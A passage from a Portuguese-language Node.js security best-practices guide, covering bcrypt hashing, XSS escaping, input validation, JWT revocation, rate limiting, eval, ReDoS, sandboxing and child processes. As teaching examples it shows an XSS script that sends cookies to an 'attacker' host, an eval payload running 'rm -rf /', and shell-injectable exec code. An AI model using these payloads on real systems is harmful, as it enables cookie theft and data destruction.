alterações significativas para a versão de dependência atualizada no aplicativo. Se o IC falhar devido à atualização de dependência, um problema claro e conciso será criado no repositório para ser analisado, destacando as versões do pacote atual e atualizado, juntamente com informações e histórico de confirmações da versão atualizada.

Um exemplo da saída da solicitação do Greenkeeper GitHub automaticamente criado pull request:



A screenshot of a GitHub pull request interface. At the top, it says "greenkeeper bot commented 21 days ago". Below that, the title of the pull request is "Version 6.0.0 of boom just got published." A table provides details about the dependency:

Dependency	boom
Current Version	5.2.0
Type	dependency

The message continues: "The version 6.0.0 is not covered by your current version range. Without accepting this pull request your project will work just like it did before. There might be a bunch of new features, fixes and perf improvements that the maintainers worked on for you though. I recommend you look into these changes and try to get onto the latest version of boom. Given that you have a decent test suite, a passing build is a strong indicator that you can take advantage of these changes by merging the proposed change into your project. Otherwise this branch is a great starting point for you to work on the update."

Below this, there's a section with two bullet points: "► Commits" and "► Not sure how things should work exactly?"

At the bottom, it shows the commit history: "fix(package): update boom to version 6.0.0" by "greenkeeper bot" added the "greenkeeper" label 21 days ago. The commit hash is 0edcf8b.

🔗 [Leia em: site do Greenkeeper](#)

Recursos Adicionais

🔗 [Rising Stack Blog: riscos de dependências Node.js](#)

🔗 [NodeSource Blog: Melhorando a segurança do npm](#)

6.8. Evite usar a biblioteca de criptografia do Node.js para manipular senhas, use Bcrypt

✓ OWASP Threats A9:Broken Authentication

TL;DR: Senhas ou segredos (chaves de API), devem ser armazenadas usando um hash seguro + salt function como bcrypt, que deve ser a escolha preferencial em relação à sua implementação de JavaScript, devido a razões de desempenho e segurança.

Caso contrário: Senhas ou segredos que são persistidos sem o uso de uma função segura, são vulneráveis a força bruta e ataques de dicionário que levarão eventualmente à sua divulgação.

Evite usar a biblioteca de criptografia do Node.js para manipular senhas, use Bcrypt

Explicação em um Parágrafo

Ao armazenar senhas de usuários, use um algoritmo hash adaptativo como o bcrypt, oferecido pelo [módulo bcrypt npm](#) é recomendado em vez de usar o módulo de criptografia Node.js nativo. `Math.random()` também nunca deve ser usado como parte de qualquer senha ou geração de token devido à sua previsibilidade.

O módulo `bcrypt` ou similar deve ser usado ao contrário da implementação JavaScript, pois quando se usa `bcrypt`, um número de ‘rounds’ pode ser especificado para fornecer um hash seguro. Isso define o fator de trabalho ou o número de ‘rounds’ pelos quais os dados são processados, e mais rounds de hash levam a hash mais seguro (embora isso custe tempo de CPU). A introdução de hash rounds significa que o fator de força bruta é reduzido significativamente, pois os crackers de senha são retardados, aumentando o tempo necessário para gerar uma tentativa.

Exemplo de Código

```
// gerando uma senha segura assincronamente usando 10 rodadas de hash
bcrypt.hash('myPassword', 10, function(err, hash) {
```

```
// Armazenar hash segura no registro do usuário
});

// comparar uma entrada de senha fornecida com o hash salvo
bcrypt.compare('somePassword', hash, function(err, match) {
  if(match) {
    // Senhas conferem
  } else {
    // Senhas não conferem
  }
});
```

O que Outros Blogueiros Dizem

Do blog de [Max McCarty](#):

... não é só usar apenas o algoritmo hash correto. Falei extensivamente sobre como a ferramenta certa também inclui o ingrediente necessário de “tempo” como parte do algoritmo de hash de senha e o que significa para o invasor que está tentando decifrar senhas por meio de força bruta.

6.9. Fuja de saídas HTML, JS e CSS

✓ OWASP Threats A7:XSS

TL;DR: Dados não confiáveis que são enviados para o browser podem ser executados em invés de serem exibidos. Isso está sendo comumente referido como um ataque de script entre sites (XSS). Evite isto, usando bibliotecas dedicadas que marcam explicitamente os dados como conteúdo puro que nunca deve ser executado (por exemplo: encoding, escaping).

Caso contrário: Um invasor pode armazenar um código JavaScript malicioso em seu banco de dados, que será enviado para os clientes.

Escape as Saídas

Explicação de um Parágrafo

HTML e outras linguagens da Web combinam conteúdo com código executável - um único parágrafo HTML pode conter uma representação visual de dados junto com instruções de execução de JavaScript. Ao renderizar HTML ou retornar dados da API, o que acreditamos ser um conteúdo puro pode realmente incorporar código JavaScript que será interpretado e executado pelo navegador. Isso acontece, por exemplo, quando renderizamos conteúdo que foi inserido por um invasor em um banco de dados - por exemplo `<div><script>/malicious code</script></div>`. Isso pode ser mitigado instruindo o navegador a tratar qualquer parte de dados não confiáveis apenas como conteúdo e nunca interpretá-los - essa técnica é chamada de escape. Muitas bibliotecas npm e mecanismos de templates HTML fornecem recursos de escape (example: [escape-html](#), [node-esapi](#)). Não só o conteúdo HTML deve ser escapado, mas também CSS e JavaScript

Exemplo de código: não coloque dados não confiáveis no seu HTML

```
<script>...NUNCA COLOQUE DADOS NÃO CONFIÁVEIS AQUI...</script>    direto em um

<!--...NUNCA COLOQUE DADOS NÃO CONFIÁVEIS AQUI....-->                dentro de u

<div ...NUNCA COLOQUE DADOS NÃO CONFIÁVEIS AQUI...=test />            em um nome

<NUNCA COLOQUE DADOS NÃO CONFIÁVEIS AQUI... href="/test" />      no nome de uma

<style>...NUNCA COLOQUE DADOS NÃO CONFIÁVEIS AQUI...</style>    direto no CSS
```

Exemplo de código - Conteúdo mal-intencionado que pode ser injetado em um banco de dados

```
<div>
  <b>A pseudo comment to the a post</b>
  <script>
    window.location='http://attacker/?cookie='+document.cookie
  </script>
</div>
```

Citação de Blog: “Quando não queremos que os caracteres sejam interpretados”

Os dados podem deixar sua aplicação na forma de HTML enviado para um navegador da Web, SQL enviado para um banco de dados, XML enviado para um leitor de RSS, WML enviado para um dispositivo sem fio, etc. As possibilidades são ilimitadas. Cada um deles tem seu próprio conjunto de caracteres especiais que são interpretados de maneira diferente do resto do texto simples recebido. Às vezes queremos enviar esses caracteres especiais para que eles sejam interpretados (tags HTML enviadas para um navegador da Web, por exemplo), enquanto outras vezes (no caso de entrada de usuários ou alguma outra fonte), não queremos que os caracteres para ser interpretado, então precisamos escapar eles.

Escaping também é conhecido como codificação. Em suma, é o processo de representar dados de maneira que não sejam executados ou interpretados. Por exemplo, o HTML renderizará o texto a seguir em um navegador da Web como texto em negrito, porque as marcações têm um significado especial: Isso é um texto em negrito. Mas, suponha que eu queira renderizar as tags no navegador e evitar sua interpretação. Então, eu preciso escapar os colchetes, que têm um significado especial em HTML. A seguir ilustra-se o HTML com escape:

`Isso é um texto em negrito.`

Citação de Blog: “OWASP recomenda usar uma biblioteca de codificação focada em segurança”

Do blog OWASP [Folha de Dicas de Prevenção de XSS \(Cross Site Scripting\)](#)

“Escrever esses codificadores não é tremendamente difícil, mas existem algumas armadilhas ocultas. Por exemplo, você pode se sentir tentado a usar alguns dos atalhos de escape, como ”” em JavaScript. No entanto, esses valores são perigosos e podem ser mal interpretados pelos analisadores aninhados no navegador. Você também pode esquecer de escapar do caracter de escape, que os atacantes podem usar para neutralizar suas tentativas de segurança. OWASP recomenda o uso de uma biblioteca de codificação focada em segurança para garantir que essas regras sejam implementadas corretamente.”

Citação de Blog: “Você DEVE usar a sintaxe de escape para a parte do HTML”

Do blog OWASP [Folha de Dicas de Prevenção de XSS \(Cross Site Scripting\)](#)

“Mas a codificação de entidade HTML não funciona se você estiver colocando dados não confiáveis dentro de uma tag <script> em qualquer lugar, ou um atributo do manipulador de eventos, como onmouseover ou dentro de CSS, ou em uma URL. Portanto, mesmo se você usar um método de codificação de entidade HTML em todos os lugares, provavelmente ainda estará vulnerável ao XSS. Você DEVE usar a sintaxe de escape para a parte do documento HTML na qual você está colocando dados não confiáveis.”

6.10. Valide os esquemas de entrada JSON

✓ OWASP Threats A7: XSS ✓ OWASP Threats A8:Insecured Deserialization

TL;DR: Valide as requisições do body e garanta que elas atendem as expectativas e falhem rápido se não atender. Para evitar o tédio de códigos de validação para cada rota, você pode usar leves esquemas de validação baseados em JSON, como [jsonschema](#) ou [joi](#)

Caso contrário: Sua generosidade e abordagem permissiva aumentam muito a superfície de ataque e incentivam o invasor a experimentar muitas entradas até encontrar alguma combinação para travar a aplicação.

Valide os esquemas de entrada JSON

Explicação em um Parágrafo

A validação é sobre ser muito explícito em qual entrada nossa aplicação está disposta a aceitar e falhar rapidamente caso a entrada se desvie das expectativas. Isso minimiza a superfície de um invasor que não pode mais testar cargas com estrutura, valores e comprimento diferentes. Na prática isso evita ataques como DDOS (é improvável que o código falhe quando a entrada é bem definida) e Deserialização Insegura (JSON não contém

surpresas). Embora a validação possa ser codificada ou basear-se em classes e tipos (classes TypeScript, ES6), a comunidade parece gostar cada vez mais de esquemas baseados em JSON, pois eles permitem a declaração de regras complexas sem codificação e compartilham as expectativas com o frontend. O esquema JSON é um padrão emergente que é suportado por muitas bibliotecas e ferramentas npm (por exemplo [jsonschema](#), [Postman](#)), [joi](#) também é altamente popular com uma bela sintaxe. Normalmente, a sintaxe JSON não pode abranger todos os cenários de validação e códigos personalizados ou estruturas de validação pré-criadas, como [validator.js](#) vêm a calhar. Independentemente da sintaxe escolhida, certifique-se de executar a validação o mais cedo possível - Por exemplo, usando o middleware Express que valida o corpo da solicitação antes que a solicitação seja passada para o manipulador de rota

Exemplo - Regras de validação de JSON-Schema

```
{  
  "$schema": "http://json-schema.org/draft-06/schema#",  
  "title": "Product",  
  "description": "A product from Acme's catalog",  
  "type": "object",  
  "properties": {  
    "name": {  
      "description": "Name of the product",  
      "type": "string"  
    },  
    "price": {  
      "type": "number",  
      "exclusiveMinimum": 0  
    }  
  },  
  "required": ["id", "name", "price"]  
}
```

Exemplo - Validando uma entidade usando JSON-Schema

```
const JSONValidator = require("jsonschema").Validator;  
  
class Product {  
  
  validate() {
```

```
var v = new JSONValidator();

return v.validate(this, schema);
}

static get schema() {
    //defina um JSON-Schema, veja o exemplo acima
}
}
```

Exemplo - Uso de validador middleware

```
// O validador é um middleware genérico que obtém a entidade que deve validar
// Status HTTP 400 (Bad Request) caso a validação da carga útil do corpo falhar
router.post("/", **validator(Product.validate)**, async (req, res, next) =>
    // código de manipulação de rota vai aqui
});
```

O que Outros Blogueiros Dizem

Do blog [Gergely Nemeth](#):

Validar a entrada do usuário é uma das coisas mais importantes a fazer quando se trata da segurança do seu aplicativo. Não fazer isso corretamente pode abrir o aplicativo e os usuários para uma ampla variedade de ataques, incluindo injeção de comando, injeção de SQL ou scripts de sites cruzados armazenados.

Para validar a entrada do usuário, uma das melhores bibliotecas que você pode escolher é a Joi. Joi é uma linguagem de descrição de esquemas de objeto e um validador para objetos JavaScript.

6.11. Ajude a inserir JWTs em listas negras

TL;DR: Ao usar JSON Web Tokens (por exemplo, com [Passport.js](#)), por padrão não existem mecanismos para revogar o acesso de tokens problemáticos. Uma vez descoberta alguma atividade maliciosa do usuário, não há como impedi-lo de acessar o sistema, desde que ele tenha um token válido. Abraide isso implementando uma lista negra de tokens não confiáveis que são validados em cada solicitação.

Caso contrário: Tokens expirados ou extraviados, podem ser usados maliciosamente por terceiros para acessar uma aplicação e para representar o proprietário do token.

Tenha suporte à lista negra de JWTs

Explicação em um Parágrafo

Por padrão, os JWTs (JSON Web Tokens) são completamente sem estado, portanto, quando um token válido é assinado por um emissor, o token pode ser verificado como autêntico pela aplicação. O problema que isso causa é a preocupação de segurança em que um token vazado ainda pode ser usado e não pode ser revogado, devido à assinatura permanecer válida, desde que a assinatura fornecida pelos problemas corresponda ao esperado pelo aplicativo. Devido a isso, ao usar a autenticação do JWT, uma aplicação deve gerenciar uma lista negra de tokens expirados ou revogados para reter a segurança do usuário, no caso de um token precisar ser revogado.

exemplo express-jwt-blacklist

Um exemplo de uso do `express-jwt-blacklist` em um projeto Node.js usando o `express-jwt`

```
var jwt = require('express-jwt');
var blacklist = require('express-jwt-blacklist');

app.use(jwt({
  secret: 'my-secret',
  isRevoked: blacklist.isRevoked
}));
```

```
app.get('/logout', function (req, res) {
  blacklist.revoke(req.user)
  res.sendStatus(200);
});
```

O que Outros Blogueiros Dizem

Do blog de [Marc Busqué](#):

...adicone uma camada de revogação sobre o JWT, mesmo que isso implique na perda de sua natureza sem estado.

6.12. Evite ataques de força bruta contra autorização

✓ OWASP Threats A9:Broken Authentication

TL;DR: Uma técnica simples e poderosa é limitar as tentativas de autorização usando duas métricas:

1. O primeiro é o número de tentativas consecutivas com falha do mesmo ID/nome e endereço IP exclusivos do usuário.
2. O segundo é o número de tentativas malsucedidas de um endereço IP durante um longo período de tempo. Por exemplo, bloqueie um endereço IP se ele fizer 100 tentativas com falha em um dia.

Caso contrário: Um invasor pode emitir tentativas ilimitadas de senha automatizada para obter acesso a contas com privilégios em uma aplicação.

Evite ataques de força bruta contra autorização

Explicação em um Parágrafo

Deixar rotas mais privilegiadas como / `login` ou / `admin` expostas sem limitação de taxa deixa uma aplicação em risco de ataques de dicionário de senha de força bruta. O uso de uma estratégia para limitar as solicitações para essas rotas pode impedir o sucesso disso, limitando o número de tentativas de permissão com base em uma propriedade de solicitação, como ip, ou um parâmetro de corpo, como nome de usuário/endereço de email.

Exemplo de código: conta tentativas consecutivas de autorização com falha por um par nome de usuário e IP, e o total de falhas por endereço IP.

Usando o pacote npm: [rate-limiter-flexible](#).

Crie dois limitadores:

1. A primeira conta número de tentativas consecutivas com falha e permite no máximo 10 por par nome de usuário e IP.
2. O segundo bloqueia o endereço IP por um dia caso 100 tentativas malsucedidas ocorram em um dia.

```
const maxWrongAttemptsByIPperDay = 100;
const maxConsecutiveFailsByUsernameAndIP = 10;

const limiterSlowBruteByIP = new RateLimiterRedis({
  storeClient: redisClient,
  keyPrefix: 'login_fail_ip_per_day',
  points: maxWrongAttemptsByIPperDay,
  duration: 60 * 60 * 24,
  blockDuration: 60 * 60 * 24, // Bloqueia por 1 dia, se 100 tentativas erradas
});

const limiterConsecutiveFailsByUsernameAndIP = new RateLimiterRedis({
  storeClient: redisClient,
  keyPrefix: 'login_fail_consecutive_username_and_ip',
  points: maxConsecutiveFailsByUsernameAndIP,
  duration: 60 * 60 * 24 * 90, // Guarda o número por 90 dias desde a primeira
  blockDuration: 60 * 60, // Bloqueia por 1 hora
});
```

Veja o exemplo completo na [Wiki do pacote rate-limiter-flexible](#).

O que Outros Blogueiros Dizem

Do livro Essential Node.js Security de [Liran Tal](#):

Ataques de força bruta podem ser empregados por um invasor para enviar uma série de pares de nome de usuário/senha para seus pontos de extremidade REST sobre POST ou outra API RESTful que você tenha aberto para implementá-los. Esse ataque de dicionário é muito direto e fácil de executar e pode ser executado em qualquer outra parte da sua API ou roteamento de página, sem relação com logins.

6.13. Rode o Node.js como um usuário que não seja root

✓ OWASP Threats A5:Broken Access Access Control

TL;DR: Existe um cenário comum em que o Node.js é executado como um usuário root com permissões ilimitadas. Por exemplo, esse é o comportamento padrão em contêineres do Docker. É recomendável criar um usuário não raiz e associá-lo à imagem do Docker (exemplos abaixo) ou executar o processo em nome desse usuário chamando o container com o sinalizador “-u username”.

Caso contrário: Um invasor que consiga executar um script no servidor obtém poder ilimitado sobre a máquina local (por exemplo, alterar o iptable e redirecionar o tráfego para seu servidor).

Rode o Node.js como um usuário que não seja root

Explicação em um Parágrafo

De acordo com o “Princípio do menor privilégio”, um usuário/processo deve ser capaz de acessar apenas as informações e recursos necessários. A concessão de acesso root a um invasor abre um novo mundo de ideias mal-intencionadas, como o roteamento de tráfego para outros servidores. Na prática, a maioria das aplicações Node.js não precisa de acesso

root e não é executada com esses privilégios. No entanto, existem dois cenários comuns que podem levar ao uso da raiz:

- para obter acesso à uma porta de privilégios (por exemplo, porta 80), o Node.js deve ser executado como raiz
- Contêineres do Docker, por padrão, são executados como root (!). É recomendado que aplicações Web Node.js escutem em portas sem privilégios e confiem em um proxy reverso como nginx para redirecionar o tráfego de entrada da porta 80 para a aplicação Node.js. Ao criar uma imagem do Docker, as aplicações altamente protegidas devem executar o contêiner com um usuário alternativo não root. A maioria dos clusters Docker (por exemplo, Swarm, Kubernetes) permitem definir o contexto de segurança declarativamente

Exemplo de código - Criando uma imagem do Docker como não root

```
FROM node:latest
COPY package.json .
RUN npm install
COPY . .
EXPOSE 3000
USER node
CMD ["node", "server.js"]
```

Citação de Blog: “Por padrão, o Docker executa contêiner como root”

Do repositório docker-node por [eyalzek](#):

Por padrão, o Docker executa o contêiner como root, que dentro do contêiner pode representar um problema de segurança. Você deseja executar o contêiner como um usuário não privilegiado sempre que possível. As imagens do node fornecem o usuário do node para esse propósito. A imagem do Docker pode então ser executada com o usuário do nó da seguinte maneira: “-u ‘node’”

Citação de Blog: “O atacante terá controle total sobre sua máquina”

De fato, se você estiver executando seu servidor como root e ele for invadido por meio de uma vulnerabilidade em seu código, o invasor terá controle total sobre sua máquina. Isso significa que o invasor pode acabar com todo o seu disco ou pior. Por outro lado, se o servidor for executado com as permissões de um usuário comum, o invasor será limitado por essas permissões.

Citação de Blog: “Se você precisar executar seu aplicativo na porta 80 ou 443, poderá fazer o encaminhamento de porta”

Desenvolvendo Aplicações Node.js Seguros - Um Guia Amplo por [Deepal Jayasekara](#):

Nunca execute o Node.js como root. Executar o node.js como root irá causar mais danos caso um invasor de alguma forma ganhar controle sobre sua aplicação. Nesse cenário, o invasor também ganharia privilégios de root, o que poderia resultar em uma catástrofe. Se você precisar executar sua aplicação na porta 80 ou 443, poderá fazer o encaminhamento de porta usando o iptables ou poderá colocar um proxy front-end, como nginx ou apache, que encaminha a solicitação da porta 80 ou 443 para sua aplicação

6.14. Limite o tamanho do payload usando um proxy reverso ou um middleware

✓ OWASP Threats A8:Insecured Deserialization

✓ OWASP Threats DDOS

TL;DR: Quanto maior o payload do body, mais difícil será o processamento de um único segmento. Esta é uma oportunidade para os invasores colocarem seus servidores de joelhos sem uma enorme quantidade de solicitações (ataques DOS / DDOS). Reduza isso limitando o tamanho do corpo das solicitações recebidas (por exemplo, firewall, ELB) ou configurando o [express body parser](#) para aceitar somente cargas de tamanho pequeno.

Caso contrário: Sua aplicação terá que lidar com solicitações grandes, incapazes de processar o outro trabalho importante que ele precisa realizar, o que leva a implicações de desempenho e vulnerabilidade em relação a ataques DOS.

Limite o tamanho do payload usando um proxy reverso ou um middleware

Explicação em um Parágrafo

A análise do corpo de uma requisição, por exemplo, payloads codificadas em JSON, é uma operação com desempenho pesado, especialmente com solicitações maiores. Ao lidar com solicitações recebidas em sua aplicação web, você deve limitar o tamanho de seus respectivos payloads. Pedidos recebidos com tamanhos ilimitados de corpo/payload podem levar a um desempenho ruim da sua aplicação ou falha devido a uma interrupção de negação de serviço ou outros efeitos colaterais indesejados. Muitas soluções de middleware populares para análise de corpos de requisições, como o pacote `body-parser` já incluído para `express`, possui opções para limitar os tamanhos de payloads de requisições, facilitando a implementação dessa funcionalidade pelos desenvolvedores. Você também pode integrar um limite de tamanho do corpo da requisição no seu software de proxy reverso/servidor Web, se suportado. Abaixo estão exemplos para limitar tamanhos de solicitações usando `express` e/ou `nginx`.

Exemplo de código para `express`

```
const express = require('express');

const app = express();

app.use(express.json({ limit: '300kb' })); // body-parser tem por padrão um l

// Requisição com corpo no formato json
app.post('/json', (req, res) => {

    // Verifica se o tipo de conteúdo da carga útil da solicitação correspond
    if (!req.is('json')) {
        return res.sendStatus(415); // -> Tipo de mídia não suportado se a so
    }

    res.send('Hooray, funcionou!');
});
```

```
app.listen(3000, () => console.log('Exemplo de app ouvindo na porta 3000!'));
```

🔗 [Documentação Express para express.json\(\)](#)

Exemplo de configuração para nginx

```
http {  
    ...  
    # Limita o tamanho do corpo para TODAS requisições recebidas para 1 MB  
    client_max_body_size 1m;  
}  
  
server {  
    ...  
    # Limita o tamanho do corpo para requisições recebidas por esse bloco esp  
    client_max_body_size 1m;  
}  
  
location /upload {  
    ...  
    # Limita o tamanho do corpo para requisições recebidas nessa essa rota pa  
    client_max_body_size 1m;  
}
```

🔗 [Documentação Nginx para clientmaxbody_size](#)

6.15. Evite instruções eval do JavaScript

✓ OWASP Threats A7:XSS

✓ OWASP Threats A1:Injection

✓ OWASP Threats A4:External Entities

TL;DR: `eval` é do mal, pois permite a execução de um código JavaScript personalizado durante o tempo de execução. Isso não é apenas uma preocupação de desempenho, mas também uma importante preocupação de segurança devido ao código JavaScript malicioso que pode ser originado da entrada do usuário. Outra feature da linguagem que deve ser evitada é o construtor `new Function constructor`. `setTimeout` e `setInterval` também não devem ser receber código JavaScript dinâmico.

Caso contrário: o código JavaScript malicioso encontra um caminho para um texto passado para o `eval` ou outras funções de avaliação em tempo real da linguagem JavaScript, e terá

acesso total às permissões do JavaScript na página. Essa vulnerabilidade geralmente se manifesta como um ataque XSS.

Evite instruções eval do JavaScript

Explicação em um Parágrafo

`eval()`, `setTimeout()`, `setInterval()`, e `new Function()` são funções globais, geralmente usadas no Node.js, que aceitam um parâmetro de string que representa uma expressão, instrução ou sequência de instruções JavaScript. A preocupação de segurança de usar essas funções é a possibilidade de que uma entrada de usuário não confiável possa entrar na execução do código, levando ao comprometimento do servidor, já que avaliar o código do usuário essencialmente permite que um invasor execute qualquer ação possível. Sugere-se refatorar código para não depender do uso dessas funções em que a entrada do usuário pode ser passada para a função e executada.

Exemplo de Código

```
// exemplo de código malicioso que um invasor conseguiu inserir
userInput = "require('child_process').spawn('rm', ['-rf', '/'])";

// código malicioso executado
eval(userInput);
```

O que Outros Blogueiros Dizem

Do livro Essential Node.js Security por [Liran Tal](#):

A função `eval()` é talvez a mais desaprovada dentro do JavaScript em uma perspectiva de segurança. Ela analisa uma string JavaScript como texto e a executa como se fosse um código JavaScript. Misturar isso com entradas não confiáveis do usuário que podem encontrar o caminho para `eval()` é uma receita para o desastre que pode acabar comprometendo o servidor.

6.16. Evite que RegEx maliciosos sobreponham sua execução de thread único

✓ OWASP Threats DDoS

TL;DR: Regular Expressions, embora sejam úteis, representam uma ameaça real para aplicativos JavaScript em geral, e a plataforma Node.js em particular. Uma entrada do usuário para correspondência de texto pode exigir uma quantidade maior de ciclos de CPU para processar. O processamento RegEx pode ser ineficiente até um ponto em que uma única solicitação que valida 10 palavras pode bloquear todo o loop de eventos por 6 segundos e botar 🔥 na CPU. Por essa razão, prefira pacotes de validação de terceiros como [validator.js](#) ao invés de escrever seus próprios padrões de Regex, ou faça uso do [safe-regex](#) para detectar padrões vulneráveis de regex.

Caso contrário: Expressões regulares mal escritas podem ser suscetíveis a ataques de Regular Expression DoS, que irão bloquear completamente o loop de eventos. Por exemplo, o popular pacote `moment` foi encontrado com vulnerabilidades de uso de RegEx maliciosos em novembro de 2017.

Evite que RegEx maliciosos sobreponham sua execução de thread único

Explicação em um Parágrafo

O risco inherentemente ao uso de Expressões Regulares são os recursos computacionais necessários para analisar o texto e corresponder a um determinado padrão. Para a plataforma Node.js, em que um loop de eventos de thread único é dominante, uma operação vinculada à CPU, como a resolução de um padrão de expressão regular, tornará o aplicativo sem resposta. Evite RegEx quando possível ou delegue a tarefa para uma biblioteca dedicada como [validator.js](#), ou [safe-regex](#) para verificar se a RegEx é segura.

Alguns [exemplos OWASP](#) de padrões vulneráveis de RegEx:

- $(a|aa)^+$

- ([a-zA-Z]+)*

Exemplo de código - Ativando SSL/TLS usando o framework Express

```
var saferegex = require('safe-regex');
var emailRegex = /^[a-zA-Z0-9]+([-.][_.]+)?([a-zA-Z0-9]+)+(@){1}[a-zA-Z0-9]+

// deve ser falso porque o emailRegex é vulnerável a ataques de REdoS
console.log(saferegex(emailRegex));

// em vez do padrão regex, use validator:
var validator = require('validator');
console.log(validator.isEmail('liran.tal@gmail.com'));
```

Citação de livro: “Uma expressão regular vulnerável é conhecida como aquela que se aplica à repetição”

Do livro [Essential Node.js Security](#) por Liran Tal

Freqüentemente, os programadores usarão RegExs para validar que uma entrada recebida de um usuário, para verificar se está de acordo com uma condição esperada. Uma Expressão Regular vulnerável é conhecida como uma que aplica a repetição a um grupo de captura de repetição e em que a string a ser correspondida é composta de um sufixo de um padrão de correspondência válido, mas caracteres que não correspondem ao grupo de captura.

6.17. Evite o carregamento de módulos usando uma variável

✓ OWASP Threats A7:XSS

✓ OWASP Threats A1:Injection

✓ OWASP Threats A4:External Entities

TL;DR: Evite fazer require ou importar outro arquivo com um caminho que tenha sido fornecido como parâmetro devido à preocupação de que ele possa ter se originado da entrada do usuário. Esta regra pode ser estendida para acessar arquivos em geral (ou seja, `fs.readFile()`) ou outro acesso a recursos confidenciais com variáveis dinâmicas

provenientes da entrada do usuário. O linter [Eslint-plugin-security](#) pode pegar esses padrões e avisar o quanto antes.

Caso contrário: A entrada de usuário mal-intencionada pode encontrar o caminho para um parâmetro usado para require de arquivos adulterados, por exemplo, um arquivo carregado anteriormente no sistema de arquivos ou para acessar arquivos de sistema já existentes.

Evite o carregamento de módulos usando uma variável

Explicação em um Parágrafo

Evite requerir/importar outro arquivo com um caminho que tenha sido fornecido como parâmetro devido à preocupação de que ele possa ter se originado da entrada do usuário. Esta regra pode ser estendida para acessar arquivos em geral (por exemplo, `fs.readFile()`) ou outros recursos sensíveis com variáveis dinâmicas provenientes da entrada do usuário.

Exemplo de código

```
// inseguro, pois a variável helperPath pode ter sido modificada pela entrada
const uploadHelpers = require(helperPath);

// seguro
const uploadHelpers = require('./helpers/upload');
```

6.18. Rode códigos não seguros em uma sandbox

✓ OWASP Threats A7:XSS

✓ OWASP Threats A1:Injection

✓ OWASP Threats A4:External Entities

TL;DR: Quando a tarefa for executar código externo que é fornecido em tempo de execução (por exemplo, plug-in), use qualquer tipo de ambiente de execução ‘sandbox’ que isole e proteja o código principal em relação ao plug-in. Isso pode ser feito usando um processo

dedicado (por exemplo, `cluster.fork()`), ambiente serverless ou pacotes npm dedicados que atuam como uma sandbox.

Caso contrário: Um plugin pode atacar através de uma infinita variedade de opções, como loops infinitos, sobrecarga de memória e acesso a variáveis sensíveis do ambiente de processo.

Rode códigos não seguros em uma sandbox

Explicação em um Parágrafo

Como regra geral, deve-se executar apenas seus próprios arquivos JavaScript. Teorias à parte, os cenários do mundo real exigem a execução de arquivos JavaScript que estão sendo transmitidos dinamicamente em tempo de execução. Por exemplo, considere uma estrutura dinâmica como o webpack que aceita carregadores personalizados e os execute dinamicamente durante o tempo de compilação. Na existência de algum plugin malicioso, nós queremos minimizar os danos e talvez até mesmo deixar o fluxo terminar com sucesso - isso requer a execução dos plugins em um ambiente sandbox que é totalmente isolado em termos de recursos, falhas e as informações que compartilhamos com ele. Três opções principais podem ajudar a alcançar esse isolamento:

- **um processo filho dedicado** - isso fornece um rápido isolamento de informações, mas exige domar o processo filho, limitar seu tempo de execução e recuperar-se dos erros
- **um framework cloud serverless** preenche todos os requisitos do sandbox, mas a implementação e invocação de uma função FaaS dinamicamente não é um passeio no parque
- **algumas bibliotecas no npm, como `sandbox` e `vm2`** permitem a execução de código isolado em uma única linha de código. Embora esta última opção ganhe na simplicidade, ela fornece uma proteção limitada

Exemplo de código - Usando a biblioteca Sandbox para executar o código isoladamente

```

const Sandbox = require("sandbox")
, s = new Sandbox()

s.run( "lol)hai", function( output ) {
  console.log(output);
  //output='Syntax error'
});

// Exemplo 4 - Código restrito
s.run( "process.platform", function( output ) {
  console.log(output);
  //output=NULL
})

// Example 5 - Loop infinito
s.run( "while (true) {}", function( output ) {
  console.log(output);
  //output='Timeout'
})

```

6.19. Tome cuidado extra ao trabalhar com processos filhos

OWASP Threats A7:XSS OWASP Threats A1:Injection OWASP Threats A4:External Entities

TL;DR: Evite usar processos filhos quando possível e valide e limpe a entrada para mitigar os ataques de shell injection se ainda precisar. Prefira usar `child_process.execFile` que, por definição, só executará um único comando com um conjunto de atributos e não permitirá a expansão de parâmetros do shell.

Caso contrário: O uso ingênuo de processos filhos pode resultar na execução de comandos remotos ou em ataques de shell injection, devido à entrada do usuário mal-intencionado passada para um comando do sistema não-autorizado.

Tome cuidado extra ao trabalhar com processos filhos

Explicação em um Parágrafo

Por melhores que sejam os processos filhos, eles devem ser usados com cautela. A transmissão da entrada do usuário deve ser higienizada, se não completamente evitada. Os perigos de entradas não analisadas executando em nível de lógica de sistema são ilimitados, alcançando desde a execução remota de código até a exposição de dados confidenciais do sistema e até mesmo perda de dados. Uma lista de verificação de preparações pode ser algo do tipo:

- evite a entrada do usuário em todos os casos, senão, valide e limpe-a
- limitar os privilégios dos processos pai e filhos usando identidades de usuário/grupo
- execute o seu processo dentro de um ambiente isolado para evitar efeitos colaterais indesejados se as outras preparações falharem

Exemplo de código: perigos de execuções de processos de filho não-analizados

```
const { exec } = require('child_process');

...

// por exemplo, pegue um script que receba dois argumentos, um deles é uma en
exec('/path/to/test file/someScript.sh' --someOption ' + input);

// -> imagine o que poderia acontecer se o usuário simplesmente inserisse alg
// você teria uma surpresa indesejada
```

Recursos Adicionais

Da [documentation](#) do Node.js sobre processos filhos:

Nunca passe a entrada de usuário não-analizada para esta função. Qualquer entrada contendo metacaracteres de shell pode ser usada para disparar a execução arbitrária de comandos.

6.20. Oculte detalhes de erros dos usuários

TL;DR: Um manipulador de erros integrado do express oculta os detalhes de erros por padrão. Entretanto, são grandes as chances de você implementar sua própria lógica para manipular erros com objetos de erro customizados (considerado por muitos, a melhor prática). Se você faz isso, tenha certeza de que não está retornando o objeto Error inteiro para o cliente, pois ele pode conter detalhes confidenciais da aplicação.

Caso contrário: Detalhes confidenciais da aplicação como caminhos e arquivos do servidor, módulos de terceiros em uso e outros workflows internos da aplicação poderiam ser explorados e expostos por um invasor.

Oculte detalhes de erros dos usuários

Explicação em um Parágrafo

A exposição dos detalhes de erros da aplicação ao cliente em produção deve ser evitada devido ao risco de expor detalhes confidenciais do aplicativo, como caminhos de arquivo do servidor, módulos de terceiros em uso e outros fluxos de trabalho internos da aplicação que poderiam ser explorados por um invasor. O Express vem com um manipulador de erros embutido, que cuida de quaisquer erros que possam ser encontrados na aplicação. Essa função de middleware padrão de tratamento de erros é adicionada no final do stack de funções do middleware. Se você passar um erro para `next()` e você não o manipular em um manipulador de erro personalizado, ele será tratado pelo manipulador de erros Express; o erro será gravado no cliente com o rastreamento de stack. Esse comportamento será verdadeiro quando `NODE_ENV` for definido como `development`, no entanto, quando `NODE_ENV` for definido como `production`, o rastreio de pilha não será gravado, apenas o código de resposta HTTP.

Exemplo de código: Manipulador de erros do express

```
